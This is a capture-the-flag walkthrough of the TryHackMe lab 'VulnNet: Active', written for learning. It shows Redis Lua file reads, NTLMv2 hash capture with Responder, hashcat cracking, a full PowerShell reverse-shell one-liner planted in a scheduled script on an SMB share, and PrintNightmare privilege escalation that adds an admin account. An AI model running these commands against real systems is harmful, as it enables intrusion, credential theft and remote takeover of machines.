VulnNet: Active – TryHackMe

We need to capture **two flags** – user.txt and system.txt.

Contents

1.Reconnaissance

First, I checked if the host is alive.

```
root@ip-10-10-206-94:~# ping 10.10.150.44
PING 10.10.150.44 (10.10.150.44) 56(84) bytes of data.
64 bytes from 10.10.150.44: icmp_seq=1 ttl=128 time=0.897 ms
64 bytes from 10.10.150.44: icmp_seq=2 ttl=128 time=0.281 ms
^C
--- 10.10.150.44 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1022ms
rtt min/avg/max/mdev = 0.281/0.589/0.897/0.308 ms
```

The host responded, so I ran an **nmap scan**.

```
root@ip-10-10-206-94:~# nmap -sV -sC 10.10.150.44
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-150-44.eu-west-1.compute.internal (10.10.150.44)
Host is up (0.00021s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
464/tcp open  kpasswd5?
1 service unrecognized despite returning data. If you know the service/version, please
 submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=8/24%Time=68AB0784%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
MAC Address: 02:AE:CC:C9:5C:ED (Unknown)
```

Port **445 (SMB)** was open, so I checked for public shares.

```
root@ip-10-10-206-94:~# smbclient -L //10.10.150.44/ -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
```

Unfortunately, no accessible resources were found. I scanned all ports with nmap.

```
root@ip-10-10-206-94:~# nmap -p- 10.10.150.44
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-150-44.eu-west-1.compute.internal (10.10.150.44)
Host is up (0.00029s latency).
Not shown: 65521 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
6379/tcp  open  redis
9389/tcp  open  adws
49666/tcp open  unknown
49667/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49677/tcp open  unknown
49705/tcp open  unknown
49801/tcp open  unknown
MAC Address: 02:AE:CC:C9:5C:ED (Unknown)
```

2.Exploit

There was also a port running **Redis**. I looked up instructions on how to exploit it.

Use Redis with the Command Line

In this example, the Redis Command Line Interface (Redis-cli) will be used to show off some of the possible actions that can be performed with Redis.

Prerequisites

The first step is to install the Redis-cli from the official website. Then load up a command line tool and run the following command,

If you have password authentication enabled:

```
redis-cli -c -u redis://icredis:<password>@<cluster node IP>:6379 --no-auth-warning
```

Using redis-cli, I connected to the service.

```
root@ip-10-10-206-94:~# redis-cli -h 10.10.150.44
10.10.150.44:6379> ls
(error) ERR unknown command 'ls'
10.10.150.44:6379>
```

Running the info command revealed the Redis version.

```
10.10.150.44:6379> info
# Server
redis_version:2.8.2402
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:b2a45a9622ff23b7
redis_mode:standalone
os:Windows
arch_bits:64
multiplexing_api:winsock_IOCP
process_id:3784
run_id:3106477f7913b71bd012f29da97ececa1e5ef04b
tcp_port:6379
uptime_in_seconds:991
uptime_in_days:0
hz:10
lru_clock:11209341
```

I found a **public exploit** for this version.

exploits

2.8.2402

Redis can **execute Lua scripts** (in a sandbox, more on that later) via the "**EVAL**" command. The sandbox allows the dofile() command (WHY???). **It can be used to enumerate files and directories.** No specific privilege is needed by Redis… If the Lua script is syntaxically invalid or attempts to set global variables, the error messages will leak some content of the target file.

- https://www.agarri.fr/blog/archives/2014/09/11/trying_to_hack_redis_via_http_requests/index.html
- https://korbinian-spielvogel.de/posts/vulnnet-active-writeup/

access file on server

```
redis-cli -h $IP
> eval "dofile('C:\\\\Users\\\\enterprise-security\\\\Desktop\\\\user.txt')" 0
```

obtaining the NTLMv2 Hash / User's password

Now that we know that we can access files on the server, we can try to do some more advanced stuff. We could try to access a remote share. This would leak the NTLM hash of the user as he/she tries to authenticate himself/herself. If this remote share is on our machine, we could attempt to log the access and thus get access to the hash.

Tried reading a file from my machine but got an access error.

```
10.10.150.44:6379> eval "dofile('//10.10.206.94/hi.txt')" 0
(error) ERR Error running script (call to f_edd09ba1eab023f7705ba3f9c7c1ba8188348c69): @user_script:
1: cannot open //10.10.206.94/hi.txt: Permission denied
```

I had started **Responder**, and it successfully captured a **hash** during the connection.

```
[SMB] NTLMv2-SSP Client   : ::ffff:10.10.150.44
[SMB] NTLMv2-SSP Username : VULNNET\enterprise-security
[SMB] NTLMv2-SSP Hash     : enterprise-security::VULNNET:219de1b0402609cb:28B611931173CCEBFC2A40D9A5
BF914C:0101000000000000A37F86FF14DC0164A9F0B79F71E3870000000002000800590004C004900480001001E0057004
9004E002D00480053004B00450030003600470033004D00570052000400340057004900 4E002D00480053004B00450030003
600470033004D00570052002E0059004C00490048002E004C004F00430041004C000300140059004C00490048002E004C004
F00430041004C000500140059004C00490048002E004C004F00430041004C000700080000A37F86FF14DC010600040002000
0000800300030000000000000000000000000030000077A8CA421E8A643759F9451346CB4074339CA6C6BE09D162E44D73861
CEB97550A0010000000000000000000000000000000000090022006300690066007300 2F00310030002E00310030002E003
200300036002E0039003400000000000000000
```

On the Hashcat wiki, I identified it as **mode 5600**.

5600	NetNTLMv2	admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c7830310000000000000b4

Initially, my hardware caused issues when cracking it, so I had to reset the VM.

```
root@ip-10-10-206-94:~# hashcat -a 0 -m 5600 hash.txt /root/Desktop/Tools/wordlists/rockyou.txt
hashcat (v6.1.1-66-g6a419d06) starting...

* Device #2: Outdated POCL OpenCL driver detected!

This OpenCL driver has been marked as likely to fail kernel compilation or to produce false negative
s.
You can use --force to override this, but do not report related errors.

clCreateContext(): CL_DEVICE_NOT_AVAILABLE
```

Due to ten errors, I had to restart the machines, which is why the IP address changed.

After the reset, I retried and successfully cracked the hash.

```
root@ip-10-10-145-133:~# hashcat -m 5600 hash.txt /root/Desktop/Tools/wordlists/
rockyou.txt
hashcat (v6.1.1-66-g6a419d06) starting...

* Device #2: Outdated POCL OpenCL driver detected!

This OpenCL driver has been marked as likely to fail kernel compilation or to pr
oduce false negatives.
You can use --force to override this, but do not report related errors.

OpenCL API (OpenCL 1.2 LINUX) - Platform #1 [Intel(R) Corporation]
====================================================================
* Device #1: AMD EPYC 7571, 3800/3864 MB (966 MB allocatable), 2MCU

OpenCL API (OpenCL 1.2 pocl 1.4, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO,
 POCL_DEBUG) - Platform #2 [The pocl project]
==============================================================================
=============================================
* Device #2: pthread-AMD EPYC 7571, skipped
```

Now I had **valid credentials**.

```
ENTERPRISE-SECURITY::VULNNET:219de1b0402609cb:28b611931173ccebfc2a40d9a5bf914c:0101000000000
00000a37f86ff14dc0164a9f0b79f71e3870000000002000800590004c004900480001001e00570049004e002d004
80053004b00450030003600470033004d00570052000400340057004900 4e002d00480053004b00450030003600 4
70033004d00570052002e0059004c00490048002e004c004f00430041004c000300140059004c00490048002e004
c004f00430041004c000500140059004c00490048002e004c004f00430041004c000700080000a37f86ff14dc010
600040002000000080030003000000000000000000000000030000077a8ca421e8a643759f9451346cb4074339ca
6c6be09d162e44d73861ceb97550a0010000000000000000000000000000000000090022006300690066007300 2
f00310030002e00310030002e003200300036002e0039003400000000000000000:sand_0873959498

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: ENTERPRISE-SECURITY::VULNNET:219de1b0402609cb:28b61...000000
```

3.Reverse Shell

With the obtained credentials, I logged into **SMB** and listed the shares.

```
root@ip-10-10-145-133:~# smbclient -L //10.10.142.107/ -U 'enterprise-security'
Password for [WORKGROUP\enterprise-security]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Enterprise-Share Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Inside the **Enterprise-Share** folder, I found a **PowerShell script (.ps1)** designed to periodically wipe sensitive data.

```
root@ip-10-10-145-133:~# smbclient //10.10.142.107/Enterprise-Share -U 'enterprise-security'
Password for [WORKGROUP\enterprise-security]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Feb 23 22:45:41 2021
  ..                                  D        0  Tue Feb 23 22:45:41 2021
  PurgeIrrelevantData_1826.ps1        A       69  Wed Feb 24 00:33:18 2021

                9558271 blocks of size 4096. 5010905 blocks available
smb: \>
```

Downloaded it and inspected its content locally.

```
*PurgeIrrelevantData_1826.ps1 (~) - Pluma
File  Edit  View  Search  Tools  Documents  Help
Open  Save  Undo
*PurgeIrrelevantData_1826.ps1
1 rm -Force C:\Users\Public\Documents\* -ErrorAction SilentlyContinue
2
```

This script loks like, runs on schedule, so I replaced it with a **reverse shell**.

```
egre55 / powershell_reverse_shell.ps1
Last active yesterday
Star 198
Code  Revisions 7  Stars 197  Forks 69
Embed  <script src="https:/
powershell reverse shell one-liner by Nikhil SamratAshok Mittal @samratashok
powershell_reverse_shell.ps1                                                Raw
1  # Nikhil SamratAshok Mittal: http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html
2
3  $client = New-Object System.Net.Sockets.TCPClient('10.10.10.10',80);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0
```

Uploaded my crafted reverse shell to SMB.

```
PurgeIrrelevantData_1826.ps1 (~) - Pluma
File  Edit  View  Search  Tools  Documents  Help
Open  Save  Undo
PurgeIrrelevantData_1826.ps1
1 $client = New-Object System.Net.Sockets.TCPClient('10.10.145.133',
  997);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|
  %{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;
  $data = (New-Object -TypeName
  System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex
  ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + 'PS ' +
  (pwd).Path + '> ';$sendbyte =
  ([text.encoding]::ASCII).GetBytes($sendback2);
  $stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};
  $client.Close()
2
putting file PurgeIrrelevantData_1826.ps1 as \PurgeIrrelevantData_1826.ps1 (167.3 kb/s) (ave
rage 167.3 kb/s)
smb: \>
```

With my listener already running, I got a connection back.

```
root@ip-10-10-145-133:~# nc -lvnp 997
Listening on 0.0.0.0 997
Connection received on 10.10.142.107 49863
whoami
vulnnet\enterprise-security
PS C:\Users\enterprise-security\Downloads>
```

Now I captured the **first flag – user.txt**.

```
PS C:\users> cd enterprise-security
PS C:\users\enterprise-security> cd desktop
PS C:\users\enterprise-security\desktop> dir


    Directory: C:\users\enterprise-security\desktop


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

-a----        2/23/2021   8:24 PM             37 user.txt



PS C:\users\enterprise-security\desktop> type user.txt
THM{3eb176aee96432d5b100bc93580b291e}
```

4.Privilege Escalation


Checked privileges using whoami /priv.

```
PS C:\users\enterprise-security\desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Found **SeImpersonatePrivilege**, so I first tried **PrintSpoofer**.



Transferred it via SMB, but it didn't work — my mistake was using the wrong binary (needed a PowerShell-compatible one).

```
smb: \> put PrintSpoofer.exe
putting file PrintSpoofer.exe as \PrintSpoofer.exe (13249.4 kb/s) (average 5400.4 kb/s)
PS C:\Enterprise-Share> PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe : The term 'PrintSpoofer.exe' is not recognized as the name of a cmdlet, fu
nction, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the
 path is correct and try
again.
```

Switched tactics and tried **PrintNightmare** instead.

```
Code  Blame  798 lines (682 loc) · 174 KB                                  Raw

function Invoke-Nightmare
{
    <#
        .SYNOPSIS
        Exploits CVE-2021-1675 (PrintNightmare)

        Authors:
            Caleb Stewart - https://github.com/calebstewart
            John Hammond - https://github.com/JohnHammond
        URL: https://github.com/calebstewart/CVE-2021-1675

        .DESCRIPTION
        Exploits CVE-2021-1675 (PrintNightmare) locally to add a new local administrator
        user with a known password. Optionally, this can be used to execute your own
        custom DLL to execute any other code as NT AUTHORITY\SYSTEM.

        .PARAMETER DriverName
        The name of the new printer driver to add (default: "Totally Not Malicious")

        .PARAMETER NewUser
        The name of the new user to create when using the default DLL (default: "adm1n")

        .PARAMETER NewPassword
        The password for the new user when using the default DLL (default: "P@ssw0rd")

        .PARAMETER DLL
        The DLL to execute when loading the printer driver (default: a builtin payload which
        creates the specified user, and adds the new user to the local administrators group).
```

Executed the exploit → it created a **new admin account**.

```
PS C:\Enterprise-Share> Import-Module .\PrintNightmare.ps1
PS C:\Enterprise-Share> Invoke-Nightmare
PS C:\Enterprise-Share> net users

User accounts for \\VULNNET-BC3TCK1

-------------------------------------------------------------------------------
adm1n                    Administrator            enterprise-security
Guest                    jack-goldenhand          krbtgt
tony-skid
The command completed successfully.
```

Used psexec.py to log in with these credentials.

```
root@ip-10-10-145-133:/opt/impacket# python3 /opt/impacket/build/scripts-3.8/psexec.py adm1n
@10.10.229.237
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Password:
```

As per the exploit documentation, default values allowed me to authenticate.

Add a new user to the local administrators group by default:

```
Import-Module .\cve-2021-1675.ps1
Invoke-Nightmare # add user `adm1n`/`P@ssw0rd` in the local admin group by default

Invoke-Nightmare -DriverName "Xerox" -NewUser "john" -NewPassword "SuperSecure"
```

Now I had **NT AUTHORITY\SYSTEM** privileges.

```
Microsoft Windows [Version 10.0.17763.1757]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Retrieved the **system.txt** flag. CTF complete.

```
C:\Users\Administrator\Desktop> type system.txt
THM{d540c0645975900e5bb9167aa431fc9b}
```

5.Summary

This was a practical **boot2root CTF** that taught me:

- How to exploit **Redis**.
- How to capture and crack hashes with **Responder + Hashcat**.
- Privilege escalation using **scheduled scripts** and **PrintNightmare**.
- Learned from a mistake: forgetting that some exploits require **PowerShell binaries**.

It was an excellent exercise in pivoting when one technique fails.